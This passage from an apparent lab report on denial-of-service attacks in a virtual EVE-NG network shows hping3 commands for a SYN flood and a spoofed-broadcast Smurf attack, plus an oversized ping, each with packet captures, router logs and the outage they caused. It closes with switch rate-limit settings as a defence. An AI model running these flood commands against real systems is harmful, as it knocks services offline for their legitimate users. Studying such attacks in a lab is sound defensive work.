


THIS IS SERVER 2

```
tcp
No.  Time       Source        Destination  Protocol Length Info
   6 7.698763   192.168.1.8   192.168.1.7  TCP        74 42182 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TS…
   7 7.699314   192.168.1.7   192.168.1.8  TCP        78 80 → 42182 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1260 WS=…
   8 7.702883   192.168.1.8   192.168.1.7  TCP        66 42182 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3452544094 …
   9 7.702892   192.168.1.8   192.168.1.7  HTTP      486 GET / HTTP/1.1
  10 7.709597   192.168.1.7   192.168.1.8  HTTP      270 HTTP/1.1 304 Not Modified
  11 7.710913   192.168.1.8   192.168.1.7  TCP        66 42182 → 80 [ACK] Seq=421 Ack=205 Win=64128 Len=0 TSval=3452544…
  19 12.711828  192.168.1.8   192.168.1.7  TCP        66 42182 → 80 [FIN, ACK] Seq=421 Ack=205 Win=64128 Len=0 TSval=34…
  20 12.712632  192.168.1.7   192.168.1.8  TCP        66 80 → 42182 [ACK] Seq=205 Ack=422 Win=65115 Len=0 TSval=17583 T…
  21 12.712827  192.168.1.7   192.168.1.8  TCP        66 80 → 42182 [FIN, ACK] Seq=205 Ack=422 Win=65115 Len=0 TSval=17…
  22 12.714399  192.168.1.8   192.168.1.7  TCP        66 42182 → 80 [ACK] Seq=422 Ack=206 Win=64128 Len=0 TSval=3452549…

> Frame 6: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
```

Figure 8: Healthy TCP connection from client to server

However, if we process to launch the following commands, which will use the hping3 tool to perform a flood attack on the IP address 1921.68.1.7, targeting port 80.




```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -V -c 1000 -d 100 -S -p 80 --flood 192.168.1.7
using eth0, addr: 192.168.1.8, MTU: 1500
HPING 192.168.1.7 (eth0 192.168.1.7): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
^C
─── 192.168.1.7 hping statistic ───
1039127 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[/home/kali]
└─#
```

```
65… 306.449…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13247 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.449…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13248 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.449…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13249 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.449…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13250 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.449…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13251 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.449…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13252 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.449…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13253 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.450…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13254 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.450…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13255 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.450…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13256 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.450…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13257 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.450…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13258 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.450…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13259 → 80 [SYN] Seq=0 Win=512 Len…
65… 306.450…  192.168.1.8   192.168.1.7  TCP   154 [TCP Port numbers reused] 13260 → 80 [SYN] Seq=0 Win=512 Len…

> Frame 6: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
> Ethernet II, Src: aa:aa:aa:aa:aa:88 (aa:aa:aa:aa:aa:88), Dst: 50:00:00:0a:00:00 (50:00:00:0a:00:00)
```

Figure 9: TCP SYN Attack

After a while, 1039127 packet of SYN echo request were sent to the webserver which has compromise the server’s functionalities and create a denial of service for legitimate user as shown below:



Unable to connect


Firefox can't establish a connection to the server at 192.168.1.7.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 10: Web server being compromised

4.3 Smurf attack

Smurf attack is a Distributed Denial-of-Service (DDoS) that exploits Internet Control Message Protocol (ICMP) and its broadcast addressing feature to compromise the functionalities of a system **[10]**. The attack involves sending a large number of ICMP echo request packets to an IP broadcast address, with the source IP address of the attacker spoofed to appear as the victim's IP address **[10-11]**. This will result in a significant increase in network traffic towards the victim's network, making it unresponsive or unavailable to legitimate users. We will use all devices in the topology to conduct this attack against the Web-SVR2.



```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -1 --flood -a 192.168.1.7 192.168.1.255
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode
bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.255 hping statistic ---
4958908 packets transmitted, 0 packets received, 10
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[/home/kali]
└─# 
```


Unable to connect

Firefox can't establish a connection to the server at 192.168.1.7.

- The site could be temporarily unavailable or too busy. Try agai
- If you are unable to load any pages, check your computer's net
- If your computer or network is protected by a firewall or proxy Web.

Figure 11: Smurf attack


After nearly 5 million packets, the web server is compromised, and its functionalities are rendered unavailable. A closer look at the analyzed data from Wireshark and other devices in the network reveals the nature of this attack. First of all, the attacker specifies a command to use hping3 tool to launch a flood attack using ICMP echo request packets on a local network , specifically to 192.168.1.7. Furthermore, using the network broadcast address, the attacker successfully, “instructed” other devices in the network to do the same.



```
104039 238.240388 192.168.1.252    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=3866/6671, ttl=255
104040 238.240411 192.168.1.252    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=4122/6672, ttl=255
104041 238.240430 192.168.1.252    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=4378/6673, ttl=255
104042 238.240447 192.168.1.252    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=4634/6674, ttl=255
104043 238.245918 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=14361/6456, ttl=255
104044 238.245958 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=14617/6457, ttl=255
104045 238.245983 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=14873/6458, ttl=255
104046 238.246021 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=64025/6650, ttl=255
104047 238.246048 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=64281/6651, ttl=255
104048 238.246070 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=64537/6652, ttl=255
104049 238.246093 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=64793/6653, ttl=255
104050 238.246117 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=65049/6654, ttl=255
104051 238.246141 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=65305/6655, ttl=255
104052 238.246166 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=26/6656, ttl=255
104053 238.246191 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=282/6657, ttl=255
104054 238.246218 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=538/6658, ttl=255
104055 238.246244 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=794/6659, ttl=255
104056 238.246292 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=1050/6660, ttl=255
104057 238.246319 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=1306/6661, ttl=255
104058 238.246346 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=1562/6662, ttl=255
104059 238.246373 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=1818/6663, ttl=255
104060 238.246400 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=2074/6664, ttl=255
104061 238.246428 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=2330/6665, ttl=255
104062 238.246454 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=2586/6666, ttl=255
104063 238.246480 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=2842/6667, ttl=255
104064 238.246520 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=3098/6668, ttl=255
104065 238.246550 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=3354/6669, ttl=255
104066 238.246577 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=3610/6670, ttl=255
104067 238.246655 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=3866/6671, ttl=255
104068 238.246751 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=4122/6672, ttl=255
104069 238.246801 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=4378/6673, ttl=255
104070 238.246827 192.168.1.253    192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=4634/6674, ttl=255
104071 238.246851 192.168.1.1      192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=10521/6441, ttl=255
104072 238.246913 192.168.1.1      192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=10777/6442, ttl=255
104073 238.246938 192.168.1.1      192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=11033/6443, ttl=255
104074 238.246962 192.168.1.1      192.168.1.7     ICMP    60 Echo (ping) reply    id=0x436d, seq=11289/6444, ttl=255
```

Figure 12: ICMP echo request from all devices

In the above figure, the web server receives ICMP echo request from the Edge router (192.168.1.1), the core switch (192.168.1.253) and the access switch (192.168.1.252) even though the server itself has not issued such a command.



```
 topology BASE, dscp 0 topoid 0, topology BASE, dscp 0 topoid 0
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
*Aug  6 15:08:50.532: ICMP: echo reply sent, src 192.168.1.253, dst 192.168.1.7,
 topology BASE, dscp 0 topoid 0
```


Figure 13: Echo request issued on Core switch

However, as the attacker has spoofed the source IP address of the ping packet to be the IP address of the victim, making it appears as if the victim is sending the ping requests to all devices on the network**[10]**. All devices on the network, upon receiving the ICMP echo request packets, respond by sending ICMP echo reply packets to the victim’s IP address as shown in Figure 13. As the number of requests is too overwhelming, the web server crashes.

Above are some noteworthy attack techniques related to Denial-of-Service attack that can be used to compromise devices and systems in a local network, threatening as it may seem, there are various techniques that safeguard our system against these types of attacks.

4.4 Defend techniques against Ping of Death and SYN Flooding


Rate Limiting in EVE-NG’s switches can be an effective defense mechanism against Ping of Death and SYN Flooding attacks **[6,8]**. By configuring rate limits on the virtual switches within EVE-NG, network administrators can control the rate of incoming ICMP (Internet Control Message Protocol) packets for Ping of Death attacks and SYN (Synchronize) packets for SYN flooding attacks. This helps maintain network availability and ensures that the systems can continue to operate smoothly even in the presence of such malicious activities.



```
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#rate-limit input 40000 5000 5000 conform-action continue exc$
Switch(config-if)#$0 5000 5000 conform-action continue exceed-action drop
```

Figure 14: Policy to apply rate limit for the network


After configuring the policy, the Ping of Death attack from attacker is drop at the switch.



```
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.1.10 -s 65500 -t -1
ping: invalid argument: '-1': out of range: 0 ⩽ value ⩽ 255

┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.1.10 -s 65500 -t 1
PING 192.168.1.10 (192.168.1.10) 65500(65528) bytes of data.
From 192.168.1.8 icmp_seq=2 Destination Host Unreachable
From 192.168.1.8 icmp_seq=3 Destination Host Unreachable
From 192.168.1.8 icmp_seq=5 Destination Host Unreachable
From 192.168.1.8 icmp_seq=6 Destination Host Unreachable
From 192.168.1.8 icmp_seq=8 Destination Host Unreachable
From 192.168.1.8 icmp_seq=9 Destination Host Unreachable
From 192.168.1.8 icmp_seq=11 Destination Host Unreachable
From 192.168.1.8 icmp_seq=12 Destination Host Unreachable
From 192.168.1.8 icmp_seq=14 Destination Host Unreachable
From 192.168.1.8 icmp_seq=15 Destination Host Unreachable
From 192.168.1.8 icmp_seq=17 Destination Host Unreachable
From 192.168.1.8 icmp_seq=18 Destination Host Unreachable
^C
── 192.168.1.10 ping statistics ──
20 packets transmitted, 0 received, +12 errors, 100% packet loss, time 19460m
s
pipe 3

┌──(root㉿kali)-[/home/kali]
└─#
```

```
Welcome to Virtual PC Simulator, version 1.3 (0.8.1)
Dedicated to Daling.
Build time: May  7 2022 15:27:29
Copyright (c) 2007-2015, Paul Meng (mirnshi@gmail.com)
Copyright (c) 2021, Alain Degreffe (alain.degreffe@eve-ng.net)
All rights reserved.

VPCS is free software, distributed under the terms of the "BSD" licence.
